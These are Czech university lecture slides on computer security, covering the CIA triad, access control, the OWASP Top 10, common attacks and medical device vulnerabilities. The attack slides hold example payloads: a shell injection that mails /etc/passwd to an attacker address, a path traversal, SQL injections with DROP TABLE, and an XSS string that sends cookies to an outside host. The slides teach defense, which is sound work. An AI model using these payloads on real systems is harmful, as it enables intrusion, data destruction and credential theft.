

Security in Computer Systems

Miroslav Burša¹

¹BEAT Research Group
CIIRC CTU in Prague



Czech Technical University in Prague

30. dubna 2016

Přehled I

Úvod

Přehled

Modely

Přehled

CIA Triad

Typy řízení

Řízení přístupu

Risk management

Základní útoky

Úvod

OWASP Top Ten

OWASP Top Ten Mobile

Přehled II

Přehled
Pricing
Vulnerable Medical Devices


Secure systems

Přehled technologií
Zásady
Prevence
Testy

Závěr

Z domova
Obecné
Diskuze

Bezpečnost



Obrázek: Motivační obrázek



Bezpečnost

“The riskiest thing we can do is just maintain the status quo”
-Bob Iger, businessman, chairman/CEO of Walt Disney
Company


“Status quo, you know, is Latin for ‘the mess we’re in’.” -Ronald
Reagan, actor and former President of the United States

“There is no such thing as perfect security, only varying levels
of insecurity.” -Salman Rushdie, author

Modely počítačové bezpečnosti

- ▶ Access control list (ACL)
- ▶ Capability-based security
- ▶ Multi-level security (MLS)
- ▶ Role-based access control (RBAC)
- ▶ Lattice-based access control (LBAC)
- ▶ Bell-LaPadula model
- ▶ Biba model
- ▶ Clark-Wilson model
- ▶ Graham-Denning model
- ▶ Take-grant protection model
- ▶ Object-capability model
- ▶ ...

CIA Triad



Obrázek: AIC: The CIA triad

Model designed to guide policies for information security within an organization.

CIA Triad



- ▶ **Confidentiality (privacy)**
 - ▶ Citlivé údaje: pouze autorizovaní lidé
 - ▶ Porušení: Koukání přes rameno

Obrázek:
The CIA
triad

CIA Triad



▶ Confidentiality (privacy)

- ▶ Citlivé údaje: pouze autorizovaní lidé
- ▶ Porušení: Koukání přes rameno

▶ Integrity

- ▶ Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
- ▶ Porušení: Např. výpadek el. proudu

Obrázek:
The CIA
triad

CIA Triad



▶ Confidentiality (privacy)

- ▶ Citlivé údaje: pouze autorizovaní lidé
- ▶ Porušení: Koukání přes rameno

▶ Integrity

- ▶ Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
- ▶ Porušení: Např. výpadek el. proudu

▶ Availability

- ▶ Dostupnost informací, počítačových systémů zpracovávajících tyto informace a bezpečnostních prvků chránících tyto informace (redundance (RAID), failover, HA, DRP^a)

Obrázek:
The CIA
triad

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
 - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
 - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD, BYOA

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
 - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
 - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD, BYOA
- ▶ **Fyzické**
 - ▶ monitorování a řízení v rámci pracovišť a počítačových středisek (zámky, dveře, alarmy, kamery, hlídači, ...)
 - ▶ **Separation of duties**

Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

Příklad:

- ▶ Obchodní sféra:
 - ▶ public/sensitive/private/confidential
- ▶ Vládní sféra:
 - ▶ unclassified, sensitive but unclassified, confidential, secret, top secret

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)


Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)
- ▶ **Protokolování** Auditing; záznamy nesmí být možné modifikovat

Řízení přístupu

The strength of any system is no greater than its weakest link.



Obrázek: Access Control

Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci

Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody


Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu

Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**


Think twice before you act



Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**
- ▶ Disaster recovery planning

Bezpečnostní rizika – příklad



Obrázek: Bezpečnostní rizika (e-shop)

OWASP Top 10 Risks

The OWASP Top 10 Web Application Security Risks for 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Known Vulnerable Components
- A10 Unvalidated Redirects and Forwards

Zdroj: owasp.org

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.

The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Zdroj: `owasp.org`

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

Zdroj: owasp.org

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Zdroj: owasp.org

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Zdroj: `owasp.org`

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Zdroj: `owasp.org`

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Zdroj: `owasp.org`

A7 – Missing Function Level Access

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed.

If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

Zdroj: owasp.org

A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Zdroj: owasp.org

A9 – Using Known Vulnerable Components

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

Zdroj: `owasp.org`

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages.

Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Zdroj: `owasp.org`

OWASP Top 10 Mobile Risks

The OWASP Top 10 Mobile Security Risks, 2014, v1.0:

- A1 Weak Server Side Controls
- A2 Insecure Data Storage
- A3 Insufficient Transport Layer Protection
- A4 Unintended Data Leakage
- A5 Poor Authorization and Authentication
- A6 Broken Cryptography
- A7 Client Side Injection
- A8 Security Decisions Via Untrusted Inputs
- A9 Improper Session Handling
- A10 Lack of Binary Protections

Zdroj: owasp.org

Základní útoky



- ▶ Stack overflow (Přetečení zásobníku)

Základní útoky: Buffer overrun

Buffer Overrun Attacks (Silberschatz et al)

```
#include <stdio.h>
#define BUFFER_SIZE 256
int main(int argc, char *argv[])
{
    char buffer[BUFFER_SIZE];
    if (argc < 2)
        return -1;
    else {
        strcpy(buffer, argv[1]);
        return 0;
    }
}
```

[Example and illustrations from Silberschatz et al. "Operating Systems Concepts" Ch. 15]



```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(“\bin\sh”, “\bin \sh”, NULL);
    return 0;
}
```

Source: http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/Slides/slides_security.pdf

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W[^]X (OpenBSD), NX (Windows)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W[^]X (OpenBSD), NX (Windows)
- ▶ Heap overflow

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
 - ▶ ../../../../../../../../../../../../../../etc/passwd

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
 - ▶ ../../../../../../../../../../../../../../etc/passwd
- ▶ DoS, DDoS, Slow Loris

DoS recovery



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
 - ▶ `../../../../../../../../../../../../etc/passwd`
- ▶ DoS, DDoS, Slow Loris

Základní útoky


- ▶ **Format string attack**
 - ▶ `printf("%s", buf), printf("%s")`

Základní útoky

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking

Základní útoky

Příklad:



- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions

Obrázek: XOR Race condition


Základní útoky

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
 - ▶ Spirit Rover
- ▶ Session hijacking
 - ▶ sniffing

Základní útoky

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
 - ▶ Spirit Rover
- ▶ Session hijacking
 - ▶ sniffing
- ▶ **Social hacking**

A human trap



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Code injection: Shell

U jazyků, nevyžadujících striktní použití typů

- ▶ Vkládání škodlivého kódu
- ▶ Vkládání celých příkazů

- ▶ Příklad: Guestbook
 - ▶ `; cat /etc/passwd | email attacker@attacker.com`

Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

Argument:

```
"10 ; system(\"/bin/echo uh-oh\");"
```

Code injection: PHP

```
if ( isset( $_GET['COLOR'] ) )  
    $color = $_GET['COLOR'];  
require( $color . '.php' );
```


Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

```
SELECT * FROM users WHERE  
  name = 'a' or 't'='t' ;
```

- ▶ (zneužití: ověření uživatele vždy projde)

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a';DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' ;DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

```
SELECT * FROM users WHERE  
  name = 'a' ;DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%';
```

Code injection: SQL

```
"SELECT * FROM data WHERE  
id = " + a_variable + ";"
```

Code injection: SQL

```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

Code injection: SQL


```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

```
SELECT * FROM data  
  WHERE id = 1;DROP TABLE users;
```

- ▶ (ochrana: silná kontrola typu)

Code injection: SQL



Obrázek: Zdroj: xkcd.com

Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

Po odstranění

```
SELECT * FROM USER WHERE NAME=?  
SELECT * FROM ITEMS WHERE USERID=?
```

Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů
- ▶ Oprávnění (GRANT/REVOKE, uživatelské role)
- ▶ Uložené procedury (kontrola typu)

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD (userName)
```

```
GET_USER (userName, password)
```

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)  
GET_USER(userName, password)
```

Lze zneužít:

```
GET_USER('admin',  
'' || GET_PASSWORD('admin') || '')
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
```


Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

- ▶ Cookies (session hijack)
- ▶ Confused-deputy
- ▶ CSRF (Cross-site request forgery)

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

- ▶ Cookies (session hijack)
- ▶ Confused-deputy
- ▶ CSRF (Cross-site request forgery)
- ▶ SSL stripping

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

- ▶ Cookies (session hijack)
- ▶ Confused-deputy
- ▶ CSRF (Cross-site request forgery)
- ▶ SSL stripping
- ▶ Clickjacking (UI Redress), TabNabbing, Silent link replacement, Custom Find (Ctrl+F) event, ...

110 tabs...



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
*  
  
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks, ...

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks, ...
- ▶ MITM attacks, SSL Stripping

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks, ...
- ▶ MITM attacks, SSL Stripping
- ▶ Botnets

Botnet pricing, Feb 2013

Mix/No. bots	1000	5000	10 000
World mix	25 USD	110 USD	200 USD
European mix	50 USD	225 USD	400 USD
Germany, Canada, GB	80 USD	350 USD	600 USD
US	120 USD	550 USD	1000 USD

<http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/>

Attack pricing, Nov, 2012

Botnet/hr	2 USD
Botnet (2000)	185 USD
Spying SMS (trojan)	350 USD
SMS Spam (1 milion addresses)	10 USD
Hack Gmail account	150 USD
Hack Twitter account	120 USD
Hack Facebook account	120 USD
DDoS attack	28 – 65 USD
Corporate e-mail attack	500 USD

<http://www.gizmodo.co.uk/2012/11/how-much-does-it-cost-to-hire-a-botnet-or-hack-a-facebook-account/>

Get a better price with good marketing...



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- ▶ Botnets
- ▶ MITM attacks, SSL Stripping
- ▶ ATM Skimming, Credit Card frauds

Phishing fraud form



Obrázek: Nechejte si overit svou kartu ;)

GAO¹ to FDA²

Threats for active (powered) devices:

- ▶ Unintentional
 - ▶ Defective SW and FW
 - ▶ EMG interference

¹US Government Accounting Office

²US Food and Drug Administration

GAO¹ to FDA²

Threats for active (powered) devices:

- ▶ Unintentional
 - ▶ Defective SW and FW
 - ▶ EMG interference
- ▶ Intentional
 - ▶ Unauthorized access (altering signals)
 - ▶ Malware
 - ▶ DOS attack (battery depletion)

<http://www.gao.gov/assets/650/647767.pdf>


¹US Government Accounting Office

²US Food and Drug Administration

Vulnerable Cardiac device

Target: Implantable cardiac devices and pacemakers [2008]

- ▶ turning off
- ▶ issue life-threatening el. shocks



Obrázek: Pacemaker [SCOTT CAMAZINE / GETTY IMAGES]

<http://healthland.time.com/2012/10/22/wireless-medical-devices-vulnerable-to-hacking/>

Vulnerable insulin pump

Target: Insulin pump [2011]

- ▶ scan for serial no.
- ▶ increase insulin dosage
- ▶ disable warning mechanism



Obrázek: Insulin pump

http://www.theregister.co.uk/2011/10/27/fatal_insulin_pump_attack

GAO: Key control areas

- ▶ SW testing, verification and validation
- ▶ Risk assessments
- ▶ Risk management
- ▶ Access control
- ▶ Vulnerability and patch management
- ▶ Technical audit and accountability
- ▶ Security-incident response
- ▶ Contingency planning

GAO: Key vulnerabilities

- ▶ Limited battery capacity
- ▶ Remote access
- ▶ Unencrypted data transfer
- ▶ Untested SW and FW
- ▶ Susceptibility to (EMG) interference
- ▶ Limited (nonexistent) authentication process and authorization procedures
- ▶ Disabling of warning mechanism
- ▶ Design based on older technologies
- ▶ Inability to update or install security patches

GAO: Key information security risks

- ▶ Unauthorized change of device settings
- ▶ Unauthorized change to or disabling of therapies
- ▶ Loss or disclosure of sensitive data
- ▶ Device malfunction

FDA: Efforts

- ▶ Postmarket efforts
 - ▶ MAUDE (adverse event reporting system)
 - ▶ Postmarket studies conducted by manufacturers
 - ▶ Manufacturers have to prepare annual reports

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo
Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo
Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual
- ▶ Known SW vulnerabilities in existing and new devices
 - ▶ Reliability and stability issues
 - ▶ Increased deployment cost to preserve patient safety

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Zdroj: https://www.youtube.com/watch?v=qX_dV6LUTdo
Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual
- ▶ Known SW vulnerabilities in existing and new devices
 - ▶ Reliability and stability issues
 - ▶ Increased deployment cost to preserve patient safety
- ▶ Unencrypted data transmission and service authorization flaws
 - ▶ Healthcare record privacy and integrity
 - ▶ Treatment modification

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem:
Misconfiguration in network

- ▶ Open SMB server
 - ▶ Leaking network information (not only med.)
 - ▶ Found hundreds of exposed 3rd party healthcare devices:
Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97,
PACS: 323, Nuclear med: 67, Pacemaker: 31
 - ▶ These have used credentials...

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem:

Misconfiguration in network

- ▶ Open SMB server
 - ▶ Leaking network information (not only med.)
 - ▶ Found hundreds of exposed 3rd party healthcare devices:
Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97,
PACS: 323, Nuclear med: 67, Pacemaker: 31
 - ▶ These have used credentials...
 - ▶ ...however quite poor
- ▶ Knowing IP/Username/Office_no: Physical attack feasible: Data extrusion, phishing (Win XP), unlimited attempts for pwd
- ▶ Win XP: MS08-67 vulnerability

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...

³Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...
- ▶ ...(after research) that creds are not hardcoded, but default only...

³Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- ▶ GE quickly responded...
- ▶ ...(after research) that creds are not hardcoded, but default only...
- ▶ ...however about 30 CVEs³ up to 2006 proved them wrong: Nuclear img, CT, Cardiology, Archiving, Analytics, Audit, PACS, X-ray...
- ▶ about 2014 started to use SSL (encryption)

³Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problems:

- ▶ Documentation: in some cases: do not change, pwd reset not allowed
- ▶ Documentation: Do not change pwd or we won't support you.
- ▶ Documentation not updated about how to change default creds. Secure config guides lacking.
- ▶ Support personal often rely on implementation doc – these logins are heavily utilized...

Erven, Collao: Medical Devices: Pwnage and Honeypots

Phase 4 Research: Honeypotting

- ▶ Mimic medical device external presence: Services, connections strings, web frontends
- ▶ Replicate existing vulnerabilities: OS (MS08-067), App level (Telnet RCE, VNC), Default creds (SSH, Web)
- ▶ Results with 10 honeypots
 - ▶ Successfull logins: 55.416
 - ▶ Succ exploits: 24
 - ▶ Dropped malware samples: 209
 - ▶ Top 3 src countries: Netherlands, China, Korea
 - ▶ HoneyCreds login: 8
- ▶ Problem: usually talks to CC server

Outcomes: Devices compromised by unintended attacks

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

